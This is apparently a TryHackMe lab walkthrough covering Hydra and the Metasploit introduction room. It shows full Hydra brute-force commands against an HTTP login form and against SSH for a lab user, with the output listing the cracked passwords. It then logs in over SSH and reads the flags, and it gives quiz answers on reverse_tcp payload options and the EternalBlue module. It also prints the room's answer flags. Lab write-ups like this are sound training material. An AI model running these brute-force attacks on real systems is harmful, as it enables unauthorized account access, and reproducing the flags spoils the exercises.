
- ## Hydra

Hydra is a fast and versatile password-cracking tool used for brute-forcing login credentials across various protocols, such as SSH, HTTP, FTP, and more. It allows ethical hackers to test password strength and identify weak accounts in systems and services.

1. First We access the machine



2. We test wrong password to get the message that appears after it



Login

Your username or password is incorrect.


Username

Password

Login


3. Write the payload and start attack:

   hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.25.16 http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password is incorrect."




```
root@ip-10-10-59-14:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.25.16 http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password
is incorrect."
```

4. We have got the password




```
root@ip-10-10-59-14:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.25.16 http-post-form "/login:username=^USER^&password=^PASS^:F=Your username or password
is incorrect."
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-10-24 02:00:09
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.25.16:80//login:username=^USER^&password=^PASS^:F=Your username or password is incorrect.
[80][http-post-form] host: 10.10.25.16   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2024-10-24 02:00:14
root@ip-10-10-59-14:~#
```

5. Now ,Sign In
   and here is our first flag:



THM{2673a7dd116de68e85c48ec0b1f2612e}

6. Copy it and put it in answer field


Answer the questions below


Use Hydra to bruteforce molly's web password. What is flag 1?

THM{2673a7dd116de68e85c48ec0b1f2612e}

-Let's go to flag2


7. Set payload to get password:

hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.25.16 ssh




```
root@ip-10-10-59-14:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.25.16 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-10-24 02:03:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://10.10.25.16:22/
[22][ssh] host: 10.10.25.16   login: molly   password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-10-24 02:03:10
```

8. Second Payload:
ssh molly@10.10.25.16




```
Hydra (http://www.thc.org/thc-hydra) finished at 2024-10-24 02:03:10
root@ip-10-10-59-14:~# ssh molly@10.10.25.16
e authenticity of host '10.10.25.16 (10.10.25.16)' can't be established.
DSA key fingerprint is SHA256:tgcejwaEJRi8cuwLCdH5QJ1XDHgrFL4mFwnivBRrxe4.
e you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.25.16' (ECDSA) to the list of known hosts.
molly@10.10.25.16's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

65 packages can be updated.
32 updates are security updates.


Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-10-25-16:~$
```

9. And here is our flag:




```
molly@ip-10-10-187-62:~$ ls
flag2.txt
molly@ip-10-10-187-62:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-10-187-62:~$
```

10. Put it in answer field


Use Hydra to bruteforce molly's SSH password. What is flag 2?

THM{c8eeb0468febbadea859baeb33b2541b}

- **Metasploit: Introduction | TryHackMe Walkthrough**



Answer the questions below

What is the name of the code taking advantage of a flaw on the target system?

Exploit

What is the name of the code that runs on the target system to achieve the attacker's goal?


Payload

What are self-contained payloads called?

Singles

Is "windows/x64/pingback_reverse_tcp" among singles or staged payload?

Singles




Answer the questions below

How would you search for a module related to Apache?

search apache

Who provided the auxiliary/scanner/ssh/ssh_login module?

todb




```
msf6 > info auxiliary/scanner/ssh/ssh_login

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No
```

Answer the questions below

How would you set the LPORT value to 6666?

set LPORT 6666

✓ Correct Answer



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '',
seh, thread, process, none)
   LHOST     10.10.44.70      yes       The listen address (an
interface may be specified)
   LPORT     6666             yes       The listen port
```

How would you set the global value for RHOSTS to 10.10.19.23 ?

setg RHOSTS 10.10.19.23

✓ Correct Answer

What command would you use to clear a set payload?


unset PAYLOAD

✓ Correct Answer

What command do you use to proceed with the exploitation phase?

exploit

✓ Correct Answer



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
```